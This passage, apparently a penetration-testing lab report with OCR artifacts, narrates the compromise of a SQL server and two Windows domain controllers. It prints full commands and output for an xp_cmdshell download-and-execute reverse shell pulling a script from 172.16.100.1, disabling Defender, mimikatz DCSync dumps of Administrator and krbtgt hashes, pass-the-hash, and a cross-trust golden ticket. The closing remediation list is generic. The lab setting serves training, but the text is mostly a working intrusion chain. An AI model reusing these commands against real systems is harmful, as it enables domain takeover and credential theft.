
Password - CheckforSQLServer31-Availability


3) Simply open a new RDP shell to log in as thedatabaseagent user.



4) After logging into this machine, I downloaded sharphound.ps1 again and entered the information into mybloodhound.







5)Enumeration on the SQLserver can be done via thiscommand.

Command: **Import-Module .\PowerupSQL.psd1**

```
PS C:\Users\databaseagent\Desktop\PowerUpSQL\PowerUpSQL-master> SQLInstanceDomain | Get-SQLServerinfo -Verbose
VERBOSE: dbserver31.tech.finance.corp : Connection Success.


ComputerName           : dbserver31.tech.finance.corp
Instance               : DBSERVER31
DomainName             : TECH
ServiceProcessID       : 2272
ServiceName            : MSSQLSERVER
ServiceAccount         : tech\sqlserversync
AuthenticationMode     : Windows and SQL Server Authentication
ForcedEncryption       : 0
Clustered              : No
SQLServerVersionNumber : 15.0.2000.5
SQLServerMajorVersion  : 2019
SQLServerEdition       : Developer Edition (64-bit)
SQLServerServicePack   : RTM
OSArchitecture         : X64
OsMachineType          : ServerNT
OSVersionName          : Windows Server 2019 Datacenter
OsVersionNumber        : SQL
Currentlogin           : TECH\databaseagent
IsSysadmin             : Yes
ActiveSessions         : 1
```

6) Now, we can see that **IsSysadmin = Yes**, implying that commands can be executed on dbserver31.tech.finance.corp.

Command: **Get-SQLServerLinkCrawl -Instance dbserver31.TECH.FINANCE.CORP -Query 'exec master..xp_cmds hell "powershell iex (New-ObjectNet.WebClient).DownloadString(''http://172.16.100.1/Invoke-PowerShellTcp.ps1'')"'**

```
PS C:\Users\databaseagent\Desktop\PowerUpSQL\PowerUpSQL-master> Get-SQLServerLinkCrawl -Instance dbserver31.TECH.FINANCE.CORP -Query 'exec master..xp_c
mdshell "powershell iex (New-Object Net.WebClient).DownloadString(''http://172.16.100.1/Invoke-PowerShellTcp.ps1'')"'


Version     : SQL Server 2019
Instance    : DBSERVER31
CustomQuery :
Sysadmin    : 1
Path        : {DBSERVER31}
User        : TECH\databaseagent
Links       :


PS C:\Users\databaseagent\Desktop\PowerUpSQL\PowerUpSQL-master>
```

7) We can change the port number from the Invoke-Powershell.ps1 with 2040

8) Opening the powercat on the new powershell to get thereverse-shell.

```
PS C:\Users\studentuser\Desktop\shared> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\studentuser\Desktop\shared> Set-MpPreference -DisableRealtimeMonitoring $true -Verbose
VERBOSE: Performing operation 'Update MSFT_MpPreference' on Target 'ProtectionManagement'.
PS C:\Users\studentuser\Desktop\shared> Import-Module .\powercat.ps1
PS C:\Users\studentuser\Desktop\shared> .\powercat.ps1
PS C:\Users\studentuser\Desktop\shared> powercat -l -v -t 1000 -p 2040
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 2040)
VERBOSE: Connection from [172.16.6.31] port  [tcp] accepted (source port 49717)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...
Windows PowerShell running as user sqlserversync on DBSERVER31
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami;hostname;ifconfig
```

```
PS C:\Windows\system32> whoami;hostname;ipconfig
tech\sqlserversync
dbserver31

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3951:9e95:8396:3a25%6
   IPv4 Address. . . . . . . . . . . : 172.16.6.31
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.6.254
PS C:\Windows\system32>
```

Here we got over 4th machine with OS command.

MACHINE 5: **TECH-DC.TECH.FINANCE.CORP**

STEPS

1) We now have our dbserver31 machine, and we need to import mimikatz again to dump the hashes. However, usingbloodhound this time, we discovered that dc-sync can be used to exploit the vulnerability.

Command: **Invoke-Mimikatz -Command '"lsadump::dcsync /user:tech\Administrator"'**

tech-dc NTLM hash - acfd00282fbe922483c12e049e6e8990

```
mimikatz(powershell) # lsadump::dcsync /user:tech\Administrator
[DC] 'tech.finance.corp' will be the domain
[DC] 'tech-dc.tech.finance.corp' will be the DC server
[DC] 'tech\Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 3/16/2022 4:22:31 AM
Object Security ID   : S-1-5-21-1325336202-3661212667-302732393-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: acfd00282fbe922483c12e049e6e8990
    ntlm- 0: acfd00282fbe922483c12e049e6e8990
    ntlm- 1: 64cbb76dcafe2e977794f6251f8231fb
    ntlm- 2: acfd00282fbe922483c12e049e6e8990
```

Along with this we can dump the krbtgt hash via the samecommand.

Command: **Invoke-Mimikatz -Command '"lsadump::dcsync /user:tech\krbtgt"'**

krbtgt NTLM hash - a7d4dca859619eda04b328472fdde321

```
mimikatz(powershell) # lsadump::dcsync /user:tech\krbtgt
[DC] 'tech.finance.corp' will be the domain
[DC] 'tech-dc.tech.finance.corp' will be the DC server
[DC] 'tech\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 3/29/2022 10:42:37 AM
Object Security ID   : S-1-5-21-1325336202-3661212667-302732393-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: a7d4dca859619eda04b328472fdde321
    ntlm- 0: a7d4dca859619eda04b328472fdde321
    ntlm- 1: 2db95e9614490c201c6921f7fb856fd0
    ntlm- 2: 9e482ed416a6e98116bb264d704fc3a4
    ntlm- 3: 1c649b80c81e407469e39a4feb4ae173
    ntlm- 4: 36ce545b31de928a63d3cec844fdf8c6
    ntlm- 5: 8d205a3d324a50624a141d6aa8b81966
```

2) We can now enter the DA using the hash of tech-dc(Domain Admin).

Command:

Invoke-Mimikatz -Command '"sekurlsa::pth /user:Administrator /domain:TECH.FINANCE.CORP /ntlm:acfd00282fbe922483c12e049e6e8990 /run:powershell.exe"'

```
mimikatz(powershell) # sekurlsa::pth /user:Administrator /domain:TECH.FINANCE.CORP /ntlm:acfd00282fbe922483c12e049e6e8990 /run:powershell.exe
user    : Administrator
domain  : TECH.FINANCE.CORP
program : powershell.exe
impers. : no
NTLM    : acfd00282fbe922483c12e049e6e8990
  |  PID  2704
  |  TID  4380
  |  LSA Process is now R/W
  |  LUID 0 ; 674295 (00000000:000a49f7)
  \_ msv1_0   - data copy @ 000001E09AC3CC60 : OK !
  \_ kerberos - data copy @ 000001E09B47CBC8
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000001E09B688B28 (32) -> null

PS C:\Users\studentuser\Desktop\shared>
```

This will allow me to access the shell for the Tech-DC. Another option is to use the Find-PSRemotingLocalAccesscmdlet.

```
PS C:\Users\Administrator\Desktop>
>> iwr -ur http://172.16.100.1/Find-PSRemotingLocalAdminAccess.ps1 -Outfile .\Find-PSRemotingLocalAdminAccess.ps1;
PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        3/30/2022  12:25 AM           2805 Find-PSRemotingLocalAdminAccess.ps1


PS C:\Users\Administrator\Desktop> Import-Module .\Find-PSRemotingLocalAdminAccess.ps1
PS C:\Users\Administrator\Desktop> .\Find-PSRemotingLocalAdminAccess.ps1
PS C:\Users\Administrator\Desktop> Find-PSRemotingLocalAdminAccess
mgmtsrv
tech-dc
techsrv30
studvm
dbserver31
WARNING: Something went wrong. Check the settings, confirm hostname etc, Connecting to remote server
attackersystem.tech.finance.corp failed with the following error message : The WinRM client cannot process the requ
because the server name cannot be resolved. For more information, see the about_Remote_Troubleshooting Help topic.
PS C:\Users\Administrator\Desktop> Enter-PSSession -ComputerName tech-dc
[tech-dc]: PS C:\Users\Administrator\Documents>
```

Here got the Domain Admin Successfully.

MACHINE 6: **FINANCE-DC.FINANCE.CORP**

Steps

1) We now have several options for gaining access to the Enterprise Admin. One method is to use the HOST task to obtain the reverse shell once more. The second is which wewill use to obtain finance.corp. We will try to find the domainsid of our machine and finance.corp for the enumeration.

```
PS C:\Users\studentuser\Desktop\shared> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\studentuser\Desktop\shared> Set-MpPreference -DisableRealtimeMonitoring $true -Verbose
VERBOSE: Performing operation 'Update MSFT_MpPreference' on Target 'ProtectionManagement'.
PS C:\Users\studentuser\Desktop\shared> Import-Module .\PowerView.ps1
PS C:\Users\studentuser\Desktop\shared> .\PowerView.ps1
PS C:\Users\studentuser\Desktop\shared> Get-DomainSID
S-1-5-21-1325336202-3661212667-302732393
PS C:\Users\studentuser\Desktop\shared> Get-DomainSID -Domain finance.corp
S-1-5-21-1712611810-3596029332-2671080496
PS C:\Users\studentuser\Desktop\shared>
```

My-SID: S-1-5-21-1325336202-3661212667-302732393

Finance-SID: S-1-5-21-1712611810-3596029332-2671080496-519

```
PS C:\Users\studentuser\Desktop\shared> Get-NetGroup -GroupName "Enterprise Admins" -Domain finance.corp -fulldata | select objectsid,cn

objectsid                                     cn
---------                                     --
S-1-5-21-1712611810-3596029332-2671080496-519 Enterprise Admins


PS C:\Users\studentuser\Desktop\shared>
```

2) We already have the krbtgt hash of tech-dc. Let's createthe inter-realm TGT.

Command: **Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:tech.finance.corp /sid:S-1-5-21- 1325336202-3661212667-302732393 /sids:S-1-5-21-1712611810-3596029332-2671080496-519 /krbtgt:a7d4dca859619eda04b328472fdde321 /ticket:C:\Users\studentuser\Desktop\krbtgt_tkt.kirbi".**

```
Administrator: Windows PowerShell

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # kerberos::golden /user:Administrator /domain:tech.finance.corp /sid:S-1-5-21-1325336202-3661212667-302732393 /sids:S-1-5-21-1712611810-3596029332
-2671080496-519 /krbtgt:a7d4dca859619eda04b328472fdde321 /ticket:C:\Users\studentuser\Desktop\krbtgt_tkt.kirbi
User      : Administrator
Domain    : tech.finance.corp (TECH)
SID       : S-1-5-21-1325336202-3661212667-302732393
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1712611810-3596029332-2671080496-519 ;
ServiceKey: a7d4dca859619eda04b328472fdde321 - rc4_hmac_nt
Lifetime  : 3/30/2022 3:47:53 AM ; 3/27/2032 3:47:53 AM ; 3/27/2032 3:47:53 AM
-> Ticket : C:\Users\studentuser\Desktop\krbtgt_tkt.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

PS C:\Users\studentuser\Desktop> ls
```

C:\Users\studentuser\Desktop\krbtgt_tkt.kirbi

```
PS C:\Users\studentuser\Desktop> Invoke-Mimikatz -Command '"kerberos::ptt C:\Users\studentuser\Desktop\krbtgt_tkt.kirbi"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # kerberos::ptt C:\Users\studentuser\Desktop\krbtgt_tkt.kirbi
```

```
PS C:\Users\studentuser\Desktop> ls \\finance-dc.finance.corp\c$

    Directory: \\finance-dc.finance.corp\c$

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----          2/1/2022   2:22 AM                PerfLogs
d-r---         1/31/2022  11:49 PM                Program Files
d-----         1/31/2022  11:49 PM                Program Files (x86)
d-r---          2/6/2022  12:19 AM                Users
d-----          2/1/2022   9:39 PM                Windows

PS C:\Users\studentuser\Desktop>
```

5) I can simply dump the finance-dc hash using mimikatz.

Command: **Invoke-Mimikatz -Command '"lsadump::dcsync /user:finance\Administrator /domain:finance.corp"' Finance NTLM hash - 58ce52a1d25fff985d061827fc475535**

```
PS C:\Users\studentuser\Desktop> Invoke-Mimikatz -Command '"lsadump::dcsync /user:finance\Administrator /domain:finance.corp"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # lsadump::dcsync /user:finance\Administrator /domain:finance.corp
[DC] 'finance.corp' will be the domain
[DC] 'finance-dc.finance.corp' will be the DC server
[DC] 'finance\Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 3/16/2022 4:23:33 AM
Object Security ID   : S-1-5-21-1712611810-3596029332-2671080496-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 58ce52a1d25fff985d061827fc475535
```

6) I can easily obtain a new administrative shell using thePass-the-hash attack.

Command: **Invoke-Mimikatz -Command '"sekurlsa::pth /user:Administrator /domain:FINANCE.CORP**

/ntlm:58ce52a1d25fff985d061827fc475535
/run:powershell.exe"'

Now, I can run Enter-PSSession for the finance-corp. Command: **Enter-PSSession -Computername finance-dc**

```
Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
PS C:\Windows\system32> Enter-PSSession -ComputerName finance-dc
[finance-dc]: PS C:\Users\Administrator\Documents> whoami ; hostname ; ipconfig
finance\administrator
finance-dc

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::c2e:551c:1a4e:5571%10
   IPv4 Address. . . . . . . . . . . : 172.16.3.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.3.254
[finance-dc]: PS C:\Users\Administrator\Documents>
```

Here we have successfully taken over the Enterprise Domaini.e.: **finance-dc**

Remediation:

1. Do not turn off User Access Control (UAC). You should move the UAC slider to the top: *Always notify*. The few extra clicks to make while trying to install a new application or change system settings might prevent system compromise in the future.
2. Do not install Google Chrome, Firefox, JAVA, Adobe Flash, PDF viewers, email clients, etc. on your Windows Server 2019 operating systems unlessyou have an application dependency for these applications.
3. Do not install unnecessary roles and features on your Windows Server 2019 servers. If you need to install a role such as IIS, only enable the minimum features you require and do not enable all role features.
4. Do not forget to fully patch your Windows Server 2019 operating system and establish a monthly patch window allowing you to patch and reboot your servers monthly.